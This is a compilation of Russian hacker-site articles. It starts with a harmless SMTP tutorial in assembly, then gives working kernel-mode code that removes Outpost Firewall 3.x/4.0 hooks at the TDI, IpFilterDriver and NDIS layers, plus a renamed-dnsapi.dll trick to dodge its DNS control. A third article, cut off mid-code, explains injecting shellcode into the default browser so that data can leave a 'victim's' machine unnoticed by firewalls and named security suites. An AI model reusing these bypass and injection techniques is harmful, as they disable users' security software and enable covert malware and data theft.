Итак, теперь кратко, что такое *SMTP - Simple Mail Transfer Protocol*. Задача протокола - это удобная передача электронной почты. Но если не делать отступлений и не вдаваться в подробности, то это просто некоторое количество команд и "спецсимволов", позволяющих отправлять письма. Для того, чтоб собственноручно пообщаться с сервером, можно взять обычный телнет (Пуск-Выполнить-telnet) и зайти на 25 порт сервера.

Делается это командой *open smtp.servak.net 25*. И ,если всё пройдёт удачно, Вы получите ответ от сервера.

Далее следует начать работу с сервером, а для этого его надо поприветствовать. так как сервер нормальных слов не понимает, сделать это надо командой *EHLO someword[CRLF]*.

[CRLF]=Enter=13,10 (каждая команда завершается этой последовательностью байт). После утвердительного ответа можно приступать непосредственно к отправке писем.

Задать отправителя письма можно командой *MAIL FROM:e-mail@server.ext[CRLF]*, а получателя *RCPT TO:e-mail@server.ext[CRLF]*.

После того как эти параметры заданы, можно приступать к написанию письма. Для этого надо послать команду *DATA[CRLF]*.

Теперь то можно набрать тело письма. Чтоб завершить письмо, следует отправить последовательность вида *[CRLF].[CRLF]* на сервер. Если все пройдёт удачно, то письмо будет отправлено адресату.

Завершить работу с сервером следует командой *QUIT[CRLF]*.

Так просто было общаться с сервером не слишком долгое время. Теперь, прежде чем отправить письмо, следует авторизироваться. Есть несколько способов авторизации, но я опишу самый простой, который поддерживается большинством SMTP-серверов. Чтоб начать авторизацию, следует послать на сервер команду *AUTH LOGIN[CRLF]*, но прежде убедитесь, что данный сервер поддерживает эту команду.

В случае принятия команды сервер запросит у Вас логин и пароль (запросы будут зашифрованы в Base64). следовательно логин и пароль надо отправлять, предварительно зашифровав их в Base64. При удачной аутентификации будет выведено соответствующее сообщение. После этого Вы можете задать адрес отправителя (должен быть привязан к логину), получателя и отправить письмо.

Но лучше раз увидеть, чем 100 раз услышать, поэтому я приведу пример диалога с сервером (s - server, u - user):

```
s:220 mail.ru ESMTP Sat, 15 Apr 2006 16:46:49 +0400
u:EHLO server
s:250-mx6.mail.ru Hello server [111.11.11.111]
s:250-SIZE 10485760
s:250-8BITMIME
s:250-AUTH PLAIN LOGIN
s:250 PIPELINING
u:AUTH LOGIN
s:334 VXNlcm5hbWu6
u:dGVzdF9fXzAwMDAz
s:334 UGFzc3dvcmQ6
u:dGVzdF9fXzAwMDAz
s:235 Authentication succeeded
u:MAIL FROM:<test___00003@mail.ru>
s:250 OK
u:RCPT TO:<test___00003@mail.ru>
s:250 Accepted
u:DATA
s:354 Enter message, ending with "." on a line by itself
u:asdf
u:.
s:250 OK id=1FUkCk-000OR2-00
u:QUIT
s:221 mx6.mail.ru closing connection
```

3. SMTP. Практика.

Приступим непосредственно к практике. Напишем небольшую программку, которая будет посылать небольшое сообщение на заданный почтовый ящик с авторизацией. Я предполагаю, что Вы уже знакомы с WinSocks, и не буду на этом останавливаться.

Вы можете скачать полную версию программы, а я разъясню только ключевые моменты. А именно работу процедуры Send_Mail

```
proc Send_Mail pszmess,pszfrom,pszto,pszlog,pszpass,pszserv,pszsubj
```

pszMess - само сообщение.
pszfrom - адрес отправителя
pszto - адрес получателя
pszlog, szpass - логин и пароль для авторизации
pszserv - сервер
pszsubj - тема письма

```
lea ebx,[base64log]
invoke lstrlen,[pszlog]
stdcall Base64Encode, dword [pszlog],ebx,eax
add ebx,200
invoke lstrlen,[pszpass]
stdcall Base64Encode, dword [pszpass],ebx,eax
```

Тут шифруется логин и пароль в Base64, используется алгоритм by RT Fishel без использования алфавита.

Далее идёт работа с WinSocks

```
invoke     socket,2,1,0
```

Создается сокет

```
invoke     gethostbyname,[pszserv]
test eax,eax
jz cantfinds
mov        eax,[eax+0ch]
mov        eax,[eax]
mov        eax,[eax]
```

Тут в качестве параметра gethostbyname передаётся указатель на строку с именем сервера, а потом из структуры hostent извлекается sin_addr.

```
mov ax,25
xchg ah,al
mov      word [saddr.sin_port], ax
```

Коннект на 25 порт, только нужно учитывать порядок байт.

```
call       get_data
test       eax,eax
jz         errrecv
```

После коннекта прочитаем ответ сервера.

Следует отметить, что все ответы сервера начинаются с определенного кода. Несложно увидеть, что в случае успеха код начинается либо с цифры 2, либо с 3. На этом основана проверка ошибок в процедуре get_data.

Теперь немного о вспомогательных процедурах:

sendNrecv - передаёт строку, указатель на которую следует поместить в eax, на сервер, получает ответ сервера.
Send_String - просто передает строку, адрес которой передан как параметр, на сервер.

Я не считаю, что следует рассматривать работу каждой из них, если Вы знакомы с WinSocks, то без проблем сделаете это сами.

```
lea eax,[base64log]
stdcall Send_String,eax
mov eax,szEnd+3
call       sendNrecv

lea eax,[base64pass]
stdcall Send_String,eax
mov eax,szEnd+3
call       sendNrecv
```

Отсылка логина и пароля на сервер. szEnd+3 - указатель на [CRLF]. Получается, что мы передаем строку, а после этого [CRLF] и читаем ответ. Далее все по порядку, описанному в начале статьи.

Программа отсылает строки примерно таким образом:

```
MAIL FROM:<
adres@mail.ru
>[CRLF]
[читаем ответ]

RCPT TO:<
adres@mail.ru
>[CRLF]
[читаем ответ]

DATA[CRLF]
Subject:
SMTP work's
[CRLF]

test
[CRLF].[CRLF]
```

```
  [читаем ответ]

  QUIT
  [ответ]
```

s

Чтоб передать файл, нужно в теле сообщения создать заголовок вида

```
  Content-Type: application/octet-stream; name="file.bin"
  Content-Disposition: attachment; filename="file.bin"
  Content-Transfer-Encoding: base64
```

После чего просто передать файл, зашифрованный в Base64.

4. Заключение

Думаю, что эта статья хоть кому-нибудь пригодится. Или хотя бы облегчит жизнь, так как готовой информации для "низкоуровнего" программиста достаточно мало, а искать в интернете крохи информации и исходники, а потом в них разбираться порой нет времени, а иногда и желания.

Благодарность:

1. Ct757 за помощь и утилиту pfcode, которая придала моему ужасному коду ровный и красивый вид.
2. Bill Prisoner за идею написания статьи.
3. revers я б вообще не трогал этот СМТП.

Использованная литература:

1. Использование сокетов/взаимодействие с SMTP-серверами [Billy Belcebu/IKX, пер. Aquila]
2. Руководство Beej по сетевому программированию, используя интернет-сокеты [Брайан "Beej" Холл, пер. varnie]
3. INFECTED VOICE #15 - Введение ... в Интернет. Диалог с SMTP сервером на Assembler
4. Исходный код Xinch.
5. RFC #821 #2554

Программа smtp.rar (находится в архиве `wasm_files.zip`: `files/0401/smtp.rar`)

Обход Outpost Firewall 3.x и 4.0 в Kernel mode

Автор: MaD

Дата: 2006-08-02

Я приведу описание обхода самого распространенного и используемого брандмауэра - Outpost Firewall. Он имеет достаточно гибкие настройки, защиту от внедрения кода (Inject), контроль компонентов, поэтому его обход в ring-3 представляет некоторые сложности: Inject все-таки возможен, но требует написания базонезависимого кода для работы с сетью, и прочий геморрой ;) Я предлагаю переместиться на уровень ниже, в ring-0, где возможно все :) Будут рассмотрены версии 3.x и 4.0. Я затрону только тему обхода Outpost для беспрепятственной работы с сетью, ничего насчет других фич Outpost'a здесь сказано не будет. Предупреждение: приведенный ниже код разрабатывался и тестировался для Windows XP, на остальных версиях не заработает (см. NDIS_PROTOCOL_BLOCK для каждой ОС).

Outpost Firewall, имеет четыре типа защиты на разных уровнях, в ядре:

1. Перехват на уровне TDI.

Перехват обращений к устройствам: \Device\Ip, \Device\RawIp, \Device\Tcp и \Device\Udp посредством создания и присоединения своего устройства с целью принимать и фильтровать поступающие вызовы к этим устройствам от приложений.

2. Перехват на уровне IpFilterDriver.

Это документированная возможность Windows XP+, предоставляющая услуги фильтрации пакетов в ядре (т.е. не нужно заморачиваться с установкой перехвата на NDIS и TDI).

3. Перехват на уровне NDIS.

• Перехват функций создания/удаления NDIS-протоколов: NdisRegisterProtocol, NdisDeregisterProtocol
• Перехват функций открытия/закрытия адаптера: NdisOpenAdapter, NdisCloseAdapter

Достигается за счет правки таблицы экспорта модуля NDIS.SYS и установки своих обработчиков, при вызове которых осуществляется фильтрация.

4. Перехват обращения к DNSAPI (только в версии 4.0)

Самым сложным в снятии перехвата является перехват на NDIS-уровне. Рассмотрим по порядку:

1) Снятие перехвата на уровне TDI не составит труда тому, кто знаком с объектной архитектурой ядра и умеет успешно манипулировать объектами. Перехват обращений к устройствам \Device\Ip, \Device\RawIp, \Device\Tcp и \Device\Udp достигается путем создания фиктивного устройства, а затем присоединение его к стеку устройств вызовом IoAttachDevice. При обращении ring3 приложения к сервису TDI, происходит построение IRP-пакета и поочередный вызов по стеку. Первым вызывается сервис Outpost'a, потом остальные. Наша задача проста - исключить устройство фаервола из связного списка устройств стека. Но зная то, что изначально никаких устройств не должно быть присоединено к Ip, Tcp, Udp, RawIp, мы получим указатель на структуру DEVICE_OBJECT устройства и просто обнулим поле AttachedDevice, тем самым уберем все фильтры на TDI. Все! Теперь IRP-пакеты будут идти прямиком к драйверу Tcpip.sys и никуда более. Как это реализуется:

```
LOCAL TcpipDrvObj  :PDRIVER_OBJECT

...

invoke ObReferenceObjectByName, $CCOUNTED_UNICODE_STRING("\\Driver\\Tcpip"), OBJ_CASE_INSENSITIVE,
   NULL, 0, \
```

```
   IoDriverObjectType, KernelMode, NULL, addr TcpipDrvObj
test eax, eax
jnz @ret

mov eax, TcpipDrvObj
mov ebx, (DRIVER_OBJECT ptr [eax]).DeviceObject

assume ebx : ptr DEVICE_OBJECT    ; EBX -> текущее устройство

; Перечисляем все устройства драйвера Tcpip.sys:
; \Device\Ip, \Device\RawIp, \Device\Tcp, \Device\Udp, \Device\IPMULTICAST

@enum_devices:
and [ebx].AttachedDevice, 0    ; Перехват снят

mov ebx, [ebx].NextDevice
test ebx, ebx
jnz @enum_devices

assume ebx : nothing

invoke ObDereferenceObject, TcpipDrvObj
```

Outpost никак не проверяет отсутствие его устройства в стеке, поэтому анти-перехват сработал. Таким же образом можно убрать перехват почти любых TDI-Firewall'ов (если конечно они постоянно не проверяют наличие своего устройства в стеке, иначе это будет чуть сложнее).

2) IpFilterDriver является драйвером, который используется встроенным фаерволом Windows. Этот сервис предоставляет возможность просмотра пакетов и их фильтрацию в ядре. Что происходит при инициализации фильтрации с помощью IpFilterDriver в FILTNT.SYS:

a) Загружается драйвер ipfltdrv.sys:

```
UNICODE_STRING RegPath;

RtlInitUnicodeString(&RegPath, L"\\Registry\\Machine\\System\\CurrentControlSet\\Services\\
   IpFilterDriver");
ZwLoadDriver(&RegPath);
```

b) Получаем указатель на устройство \Device\Ipfilterdriver:

```
PFILE_OBJECT IpFilterFileObj;
PDEVICE_OBJECT IpFilterDevObj;
UNICODE_STRING DevPath;

RtlInitUnicodeString(&DevPath, L"\\Device\\IPFILTERDRIVER");
IoGetDeviceObjectPointer(&DevPath, STANDARD_RIGHTS_ALL, &IpFilterFileObj, &IpFilterDevObj);
```

c) Создается IRP пакет, который передается драйверу:

```
PIRP pIrp;
DWORD InBuff = (DWORD)&FilterProc;

pIrp = IoBuildDeviceIoControlRequest(IOCTL_PF_SET_EXTENSION_POINTER, IpFilterDevObj, &InBuff, 4, 0,
    0, 0, 0, 0);
IoCallDriver(IpFilterDevObj, pIrp);
```

Где FilterProc - callback функция, вызывающаяся при приеме/передаче пакетов, и позволяющая пропустить или дропнуть пакет. В DDK сказано, что если передать вместо указателя на функцию NULL, то обработчик удаляется. Outpost также никак не следит за сохранностью своего обработчика, и мы можем беспрепятственно таким же путем удалить его:

```
LOCAL IpFilterFileObj  :PFILE_OBJECT
LOCAL IpFilterDevObj :PDEVICE_OBJECT
LOCAL InBuff   :DWORD

...

invoke IoGetDeviceObjectPointer, $CCOUNTED_UNICODE_STRING("\\Device\\Ipfilterdriver"), \
```

```
   GENERIC_READ or GENERIC_WRITE or SYNCHRONIZE, addr IpFilterFileObj, addr IpFilterDevObj
test eax, eax
jnz @ret

and InBuff, 0

invoke IoBuildDeviceIoControlRequest, IOCTL_IP_SET_FIREWALL_HOOK, IpFilterDevObj, addr InBuff, 4,
   0, 0, 0, 0, 0
test eax, eax
jz @ret

invoke IoCallDriver, IpFilterDevObj, eax
```

3) Самая сложная и громоздкая часть - это снятие перехвата со всех зарегистрированных NDIS-протоколов в системе (структура NDIS_PROTOCOL_BLOCK), а также их открытых блоков (структура NDIS_OPEN_BLOCK). Структура NDIS_OPEN_BLOCK определена в ndis.h из DDK, но NDIS_PROTOCOL_BLOCK нет. Покопавшись в различных источниках, а также взглянув на эту структуру через отладчик, не трудно догадаться что она скрывает ;) Замечу, что эта структура различна в разных версиях Windows. В системе существует связный список NDIS-протоколов, представляемых структурой NDIS_PROTOCOL_BLOCK, которые экспортируют свои функции-обработчики, которые вызываются при каких-то событиях: например при связывании адаптера и протокола, при принятии и удалении пакета и т.д. Существует неэкспортируемая переменная модуля NDIS.SYS ndisProtocolList, которая указывает на последний зарегистрированный протокол (и первый в списке). Искать ее не имеет смысла, когда существует чуть более громоздкое, но переносимое между версиями ОС решение: мы зарегистрируем пустой протокол, только для того чтобы получить указатель на следующий протокол в цепочке и сразу его удалим. Полученный после регистрации протокола NDIS_HANDLE будет указателем на нашу созданную структуру NDIS_PROTOCOL_BLOCK:

```
LOCAL NdisProto   :NDIS_PROTOCOL_CHARACTERISTICS
LOCAL NdisStatus   :NDIS_STATUS
LOCAL NdisProtoHandle  :NDIS_HANDLE

...

lea edi, NdisProto
mov ecx, sizeof NdisProto
xor eax, eax
rep stosb

mov NdisProto.MajorNdisVersion,  4
mov NdisProto.BindAdapterHandler, BindAdapterStub
mov NdisProto.UnbindAdapterHandler, UnbindAdapterStub

; Регистрируем NDIS-протокол для того чтобы получить указатель
; на связный список протоколов

invoke NdisRegisterProtocol, addr NdisStatus, addr NdisProtoHandle, addr NdisProto, sizeof
   NdisProto
cmp NdisStatus, NDIS_STATUS_SUCCESS
jnz @ret

mov ebx, NdisProtoHandle  ; EBX -> текущий протокол
assume ebx : ptr NDIS_PROTOCOL_BLOCK
mov ebx, [ebx].Next    ; Скорее всего указывает на протокол TCPIP_WANARP

invoke NdisDeregisterProtocol, addr NdisStatus, NdisProtoHandle
```

Когда система девственно чиста, почти всегда присутствует такой набор протоколов: NDISUIO, TCPIP_WANARP, TCPIP, NDPROXY, PSCHED, RASPPPOE, NDISWAN каждый из них выполняет различные задачи. Например, Outpost создает свой протокол, чтобы вклиниться в список: (VFILT). Еще пример: снифер CommView создает протоколы: TSCOMM и CV2K1. Чтобы поглубже познакомиться с недрами NDIS, используйте программу NdisMonitor. После регистрации/удаления

протокола мы имеем указатель на первый протокол в списке (если не запущен снифер, или др. программы, работающие на уровне NDIS, это будет протокол TCPIP_WANARP). Структура NDIS_PROTOCOL_BLOCK содержит указатели на обработчики протокола, которые Outpost перехватывает. Чтобы была возможность поддержки переменного количества протоколов, перехват ставится следующим образом:

– Выделяется память

– Записываются некоторые данные, характеризующие протокол. Формируется команда call (опкод 0E8h) на обработчик внутри FILTNT.SYS, который содержит следующие инструкции:

Outpost 3.x:

```
pop    eax
push   [eax]  ; Настоящий обработчик
pushad
push   [eax+4]
push   [esp+28h]
jmp    [eax+8]
```

Outpost 4.0:

```
pop    eax
add    eax, 3
push   [eax]  ; Настоящий обработчик
pushad
push   [eax+4]
push   [esp+28h]
jmp    [eax+8]
```

– Вместо настоящего обработчика устанавливается адрес выделенной памяти

В ходе исследования выяснилось, что адрес реального перехваченного обработчика находится в выделенной памяти по смещению +8 (Outpost 4.0) или +5 (Outpost 3.x). Отличить версию 4.0 от 3.x достаточно просто, по инструкции add eax, 3. В каждом протоколе Outpost перехватывает следующие функции:

```
OpenAdapterCompleteHandler
SendCompleteHandler
TransferDataCompleteHandler
RequestCompleteHandler
ReceiveHandler
StatusHandler
ReceivePacketHandler
BindAdapterHandler
UnbindAdapterHandler
```

В структуре NDIS_OPEN_BLOCK содержатся указатели на обработчики конкретного адаптера, связанного с протоколом. С каждым протоколом может быть связано несколько адаптеров, открытые блоки которых объединяются в связный список. Указатель на первую структуру NDIS_OPEN_BLOCK содержится в NDIS_PROTOCOL_BLOCK.OpenBlock. Структура NDIS_OPEN_BLOCK создается при вызове NdisOpenAdapter, поэтому Outpost перехватывает эту функцию. В NDIS_OPEN_BLOCK перехватываются следующие обработчики:

Outpost 3.x:

```
SendHandler
TransferDataHandler
SendCompleteHandler
TransferDataCompleteHandler
ReceiveHandler
RequestCompleteHandler
ReceivePacketHandler
SendPacketsHandler
StatusHandler
```

Outpost 4.0:

```
SendCompleteHandler
TransferDataCompleteHandler
ReceiveHandler
ReceivePacketHandler
StatusHandler
```

Наверное разработчики поняли, что переборщили в 3.x с таким количеством перехватываемых обработчиков, когда достаточно перехватывать всего 5 штук. Теперь цель понятна: обойти все протоколы, в каждом протоколе снять перехват; в каждом протоколе обойти все открытые блоки и тоже снять перехват. Но не все так просто, как было с TDI и IpFilterDriver. Мы не можем просто так заменить обработчики фаера на свои, потому что тот создает поток, который время от времени проходится по всем протоколам и открытым блокам и восстановит перехват. И если Outpost 3.x, обходя список протоколов, натыкался на неперехваченный обработчик (или обработчик, с которого сняли перехват), он тупо брал адрес из структуры и опять ставил перехват, что в свое время обернулось для меня проблемой, то Outpost 4.0 хранит обработчики для каждого протокола, и правильно восстанавливает перехват. Браво! :P Ну а если не трогать указатель на обработчик, и вместо call'а на обработчик Outpost'а, поставить jmp сразу на реальный обработчик, то все будет работать как надо. Outpost не делает проверку на то, изменился ли его перехват. Для снятия перехвата с конкретного обработчика я написал функцию:

RemoveNdisProcHook proc Handler :PVOID

```
mov ecx, Handler
jecxz @ret

cmp byte ptr [ecx], 0E8h   ; В начале должен стоять call
jnz @ret

mov edx, [ecx+1]    ; Смещение call'а
lea edx, [ecx+edx+5]   ; EDX указывает на то, куда идет вызов call'а

.if dword ptr [edx] == 03C08358h  ; В начале стоит: pop eax / add eax, 3 - это Outpost 4.0

 mov edx, [ecx+8]

.elseif dword ptr [edx] == 6030FF58h ; В начале стоит: pop eax / push [eax] / pushad - это Outpost
   3.x

 mov edx, [ecx+5]
.else

 jmp @ret
.endif

; В EDX адрес реального обработчика

mov byte ptr [ecx], 0E9h   ; Превратим call в jmp
sub edx, ecx
sub edx, 5
mov [ecx+1], edx    ; Теперь вместо передачи управления фаеру,
                                ; будет jmp сразу на реальный обработчик

@ret:
 ret

RemoveNdisProcHook endp
```

Ну, и, наконец, последнее действо:

```
 assume ebx : ptr NDIS_PROTOCOL_BLOCK

 ...

 ; Перечисляем все зарегистрированные NDIS-протоколы
@enum_protocols:
```

```
; Удаляем перехват обработчиков NDIS-протокола

invoke RemoveNdisProcHook, [ebx].OpenAdapterCompleteHandler
invoke RemoveNdisProcHook, [ebx].SendCompleteHandler
invoke RemoveNdisProcHook, [ebx].TransferDataCompleteHandler
invoke RemoveNdisProcHook, [ebx].RequestCompleteHandler
invoke RemoveNdisProcHook, [ebx].ReceiveHandler
invoke RemoveNdisProcHook, [ebx].StatusHandler
invoke RemoveNdisProcHook, [ebx].ReceivePacketHandler
invoke RemoveNdisProcHook, [ebx].BindAdapterHandler
invoke RemoveNdisProcHook, [ebx].UnbindAdapterHandler


mov esi, [ebx].OpenBlock    ; ESI -> текущий открытый блок
test esi, esi
jz @next

assume esi : ptr NDIS_OPEN_BLOCK

; Перечисляем все открытые блоки этого протокола

@enum_open_blocks:

 ; Удаляем перехват обработчиков открытого блока

 invoke RemoveNdisProcHook, [esi].SendHandler
 invoke RemoveNdisProcHook, [esi].TransferDataHandler
 invoke RemoveNdisProcHook, [esi].SendCompleteHandler
 invoke RemoveNdisProcHook, [esi].TransferDataCompleteHandler
 invoke RemoveNdisProcHook, [esi].ReceiveHandler
 invoke RemoveNdisProcHook, [esi].RequestCompleteHandler
 invoke RemoveNdisProcHook, [esi].ReceivePacketHandler
 invoke RemoveNdisProcHook, [esi].SendPacketsHandler
 invoke RemoveNdisProcHook, [esi].StatusHandler


 mov esi, [esi].ProtocolNextOpen
 test esi, esi
 jnz @enum_open_blocks

assume esi : nothing

@next:
 mov ebx, [ebx].Next
 test ebx, ebx
 jnz @enum_protocols

assume ebx : nothing
```

4) Три главных метода фильтрации Outpost'a сняты. Для версий 3.x этого достаточно, но в Outpost версии 4.0 добавилась возможность перехватывать DNS-запросы приложений. Вернее даже не сами запросы - разработчикам ничего умнее в голову не пришло, кроме как отлавливать загрузку модуля DNSAPI.DLL. Это юзермодная DLL, которая выполняет функции преобразования имя->адрес (и наоборот), запроса MX-серверов и много чего другого. Вызов gethostbyname() влечет за собой загрузку этой библиотеки, и появляется окно фаера, в котором "Приложение пытается выполнить DNS-запрос". Чтобы обойти эту фичу, не нужно даже кода ядра. Но придется отказаться от функций gethostbyname(), gethostbyaddr() и других: нужно скопировать библиотеку system32\dnsapi.dll куда-нибудь, под другим именем (в этом суть), загрузить ее, получить указатель на функцию DnsQuery_A и произвести DNS-запрос. Outpost никак на это не отреагирует, т.к. он проверяет только имя загружаемого модуля. Логичнее было бы пресекать обращения приложений на 53 порт, а не только ставить хук на загрузку DNSAPI.DLL. Конечно, можно все свалить на бета-версию, но такой неправильный путь "защиты" выбран изначально, и я уверен что эта т.н. "защита" использовалась бы и дальше. Вот как я реализовал "gethostbyname()":

```
typedef DNS_STATUS (WINAPI *DNS_QUERY)(
  PCSTR lpstrName,
```

```
  WORD wType,
  DWORD fOptions,
  PIP4_ARRAY aipServers,
  PDNS_RECORD* ppQueryResultsSet,
  PVOID* pReserved
);


typedef void (WINAPI *DNS_RECORD_LIST_FREE)(
  PDNS_RECORD pRecordList,
  DNS_FREE_TYPE FreeType
);

...

char buf[256], buf2[256];
PDNS_RECORD   pRec;
DNS_QUERY   pDnsQuery;
DNS_RECORD_LIST_FREE pDnsRecordListFree;
HINSTANCE    hLib;


GetTempPath(sizeof(buf), buf);
strcat(buf, "xxxxx.dll");

GetSystemDirectory(buf2, sizeof(buf2));
strcat(buf2, "\\dnsapi.dll");

CopyFile(buf2, buf, FALSE);

if ((hLib = LoadLibrary(buf)) &&
 (pDnsQuery = (DNS_QUERY)GetProcAddress(hLib, "DnsQuery_A")) &&
 (pDnsRecordListFree = (DNS_RECORD_LIST_FREE)GetProcAddress(hLib, "DnsRecordListFree")))
{
 if (!pDnsQuery("wasm.ru", DNS_TYPE_A, DNS_QUERY_STANDARD, NULL, &pRec, NULL))
 {
  sprintf(buf, "WASM.RU IP Address: %s", inet_ntoa(*(in_addr*)&pRec->Data.A.IpAddress));
  MessageBox(0, buf, "Outpost DnsDetour", MB_ICONINFORMATION);

  pDnsRecordListFree(pRec, DnsFreeRecordList);
 }
 else
  MessageBox(0, "Can't get WASM.RU IP Address!", "Outpost DnsDetour", MB_ICONINFORMATION);

 FreeLibrary(hLib);
}

DeleteFile(buf);
```

Все виды перехвата, используемые Outpost'ом, сняты. Теперь любое приложение, может беспрепятственно работать с сетью. Даже при настройке Outpost'а "Блокировать все соединения".

Моей задачей не было создать универсальное средство для обхода любого рода Firewall'ов (иначе бы начался хаос :P), моей задачей было показать несостоятельность защиты Outpost'а против достаточно простого кода ядра (а также, как оказалось, кривые способы защиты от DNS-ресолвинга в новенькой бета-версии).
При создании подключения, Outpost 4.0 в логе будет фиксировать "Неопределенное правило", т.к. сам перехват снят, а список открытых портов и подключений остался. В версиях же 3.x подключение не будет видно вообще. Ну и идеальным решением было бы не простое снятие перехвата, а создание "надстройки" над Firewall'ом, которая бы давала возможность выходить в сеть определенным приложениям, а в другом случае передавала бразды правления Outpost'у + скрытие определенных открытых портов и соединений.

Стоит сказать пару слов о том, что перед снятием хуков, неплохо бы запретить прерывания, APC, DPC, чтобы операция по снятию хуков была неразрывна. В архиве (находится в архиве `wasm_files.zip`: `files/0413/outpostk.rar`) вы найдете исходник и откомпилированный драйвер,

а также пример определения IP по имени в обход Outpost 4.0.

Injected Evil: обзор нескольких методик обхода файерволов

Автор: Evil Phreak

Дата: 2008-01-16

В этой статье я хочу описать техники, который позволят обойти большинство современных проактивных защит и фаерволов. Эта тема очень популярна и достаточно изъезжена, но что-то новое не появлялось уже достаточно большое количество времени. Помимо сугубо практического материала я представлю Вам необходимый теоретический минимум для того, чтобы въехать в тему самостоятельно, почувствовать вкус, который чувствует исследователь и взломщик. Конечно, все эти техники уже используются некоторое количество времени в виде приватных утилит. До этого времени подобная информация не появлялась в таком количестве, качестве и концентрате. Многое было сделано до меня другими исследователями. За это надо сказать им спасибо. За их смелость выложить на публичное мнение свои уникальные разработки. Обход описанный тут раннее нигде не появлялся, но базируется на некоторых известных техниках. Чтож приступим.

Теория

Что такое обход защиты? Это возможность выполнять действия, которые запрещает защита. Тут нет правил и законов, есть просто задача добиться результата. Существует негласная война между авторами фаерволов и проактивных защит с взломщиками. Конечно, само существование данной войны очевидно. Отмечу, что здесь рассматривается только материал применимый к ОС семейства Windows NT, хотя теоретические принципы могут быть использованы для обхода любой защиты, которая строится на основе модели архитектуры современных фаерволов. Кратко опишем эту модель.

На компьютере жертвы установлен фаервол, который имеет как модуль - проактивную защиту. Поведение (блокирование и разрешение) фаервола определяется набором правил. Правила бывают обычно двух видов - глобальные правила и правила для приложений. Если говорить в общем, то в основе обхода любой защиты лежат мысли о *1)* допущениях, *2)* исключениях или *3)* ошибках, сделанных разработчиками защиты. Эти три вещи дают обход практически любой защиты. А как иззвестно не было еще такой защиты, которую не сломали. Если рассматривать персональные фаерволы в этом разрезе, то получим такую схему действий исследования - искать и использовать три вышеперечисленных пункта. Если поиск успешен, то мы победили.

Из всего сказано следует слудующее - чтобы обойти персональный фаервол, необходимо либо использовать существующие правила, либо разрушить модель правил, либо использовать ошибку в ПО защиты. С ошибками в ПО сложнее всего. Во-первых они не универсальны, во-вторых их сложно найти и использовать. Наиболее лучший обход использует минимум недокументированных функций и структур и применим ко всем защитам, т.е. универсален. Я такого обхода не дам :) Поэтому будем использовать недокументированные техники, но при этом относительно универсальные. Вернемся к правилам фаервола - чтобы их нарушить достаточно попасть в ring0, на этом защита заканчивается. Чтобы использовать существующие правила в своих целях, мы используем общую технику известную давно называемую инжектом. Т.е. исполнение кода в контексте доверенного приложения. Так, если мы каким-либо образом заставим доверенное приложение Internet Explorer выполнить наш код, мы сможем отправить данные в обход защиты. Вообще универсально надо брать браузер по умолчанию и его использовать как жертву исполнения нашего кода. И конечно в своем инжектированном коде мы используем правила, которые имеются в фаерволе относительно Internet Explorer (например, исходящие на 80 порт). Теперь дело за малым - выполнить инжект, при этом оставшись незамеченным для проактивной защиты, которая стемится закрыть все методы, использующиеся для инжекта. Теперь опишем

конкретные атаки, которые применимы для конкретных фаерволов.

Общий код инжекта

Инжект всегда состоит их двух этапов:

1. Запись кода в адресное простанство процесса-жертвы
2. Передача управления записанному коду

Этапы эти могут быть любого вида - явные или косвенные и использовать любые доступные технические приемы. Если каждый из этапов не обнаруживается защитой, то можно осуществить инжект. При этом каждый этап обязателен, без любого из них инжект не будет осуществлен.

CreateProcess

Алгоритм следущий - хукаем в своем процессе из NTDLL - ZwCreateSection, ZwQuerySection и создаем процесс с помощью CreateProcess. До возврата из CreateProcess вызываются хукнутые ZwCreateSection/ZwQuerySection. Тут надо смотреть внутрь механима создания процесса - когда создается процесс, то один из этапов - открытие файла EXE-файла и проецирование его на адресное пространство создаваемого процесса. Создание проекции делается функцией ZwCreateSection. В этот момент в перехватчике функции ZwCreateSection можно писать любые данные с помощью той же KERNEL32!WriteProcessMemory и при этом проактивная защита будет молчать. Далее после создания проекции, код CreateProcess получает точку входа (Entry Point) нового процесса (т.е. его первичного потока) с помощью функции ZwQuerySection. Перехватчик ZwQuerySection возвращает точку входа, но не реальную - взятую из опционального заголовка - а лживую - а именно адрес нашего кода, который необходимо выполнить. Т.о. образом когда функция CreateProcess завершит работу будет исполнятся наш код, который отправит данные куда надо в контексте доверенного приложения.

Хорошо. Тут есть некоторые моменты, на которые я хотел бы обратить внимание. В обработчике ZwCreateSection не всегда можно писать с помощью WriteProcessMemory, некоторыми защитами это обнаруживается. В этом случае можно перехватить также и WriteProcessMemory, которая также вызывается внутри CreateProcess. Когда создается процесс в него пишутся переменные окружения родительского процесса, если не указаны явно переменные окружения. Вот в этом месте перехватывая WriteProcessMemory можно записать свой shellcode. Тоже самое с PEB. Еще проще просто указать параметром - lpEnvironment адрес нашего шелкода. Хорошо. Но это тоже не всегда работает. Существует способ записи, который пока работает всегда - если удается успешно создать процесс.
Алгоритм записи следующий:

1. Вызов CreateProcess с флагом CREATE_SUSPENDED
2. Создание файла, запись shellcode в файл
3. Создание проекции файла с шелкодом с помощью NtCreateSection
4. Проецирование файла на адресное пространство приостановленного процесса с помощью NtCreateSection

Способ хоть и известный, но далеко не все авторы защит его пока прикрыли. Многие защиты блокируют создание сетевого процесса, а некоторые вообще создание процесса. Но не все. Например, известный Kaspersky Internet Security 7.0.0.125 поддается на эту атаку. Также на эту атаку поддаются ранние версии Agnitum Outpost (и Outpost 2008 если удастся успешно создать процесс). Ну и куча заморских фаерволов такие как Norton Internet Security 2008, Bit Defender Total Security 2008, Zone Alarm 7 на средних настройках (на максимуме блокирует), Agava Firewall, Ashampoo Firewall, AhnLab V3 Internet Security 2007, Black ICE PC Protection 3.6, Look'n'Stop 2.06, Normal Personal Firewall 1.4, Visnetic Firewall 3.0 и т.д. и т.д.

Перейдем к практической реализации данного метода. Браузер по умолчанию получаем с помощью доступа к ключу по умолчанию в разедел "http\shell\open\command":

```
lea       ecx,[hKey]
push      ecx
push      KEY_READ
push      0
lea ecx,[SubKey]
push      ecx
push      HKEY_CLASSES_ROOT
call      RegOpenKeyEx

lea       ecx,[cbData]
push      ecx
lea       ecx,[Buffer]
push      ecx
push      NULL
push      NULL
push      NULL
push      [hKey]
call      RegQueryValueEx
```

После исполнения данного кода в буффере будет путь к браузеру по умолчанию. Далее создаем процесс в приостановленом состоянии:

```
lea       eax,[pi]
push      eax
lea       eax,[si]
push      eax
push      NULL
push      NULL
push      CREATE_SUSPENDED
push      0
push      NULL
push      NULL
lea       eax,[Buffer]
push      eax
push      NULL
call      CreateProcess
```

Далее создаем проекцию файла и проецируем ее на адресное пространство созданного процесса:

```
push      [hFile]
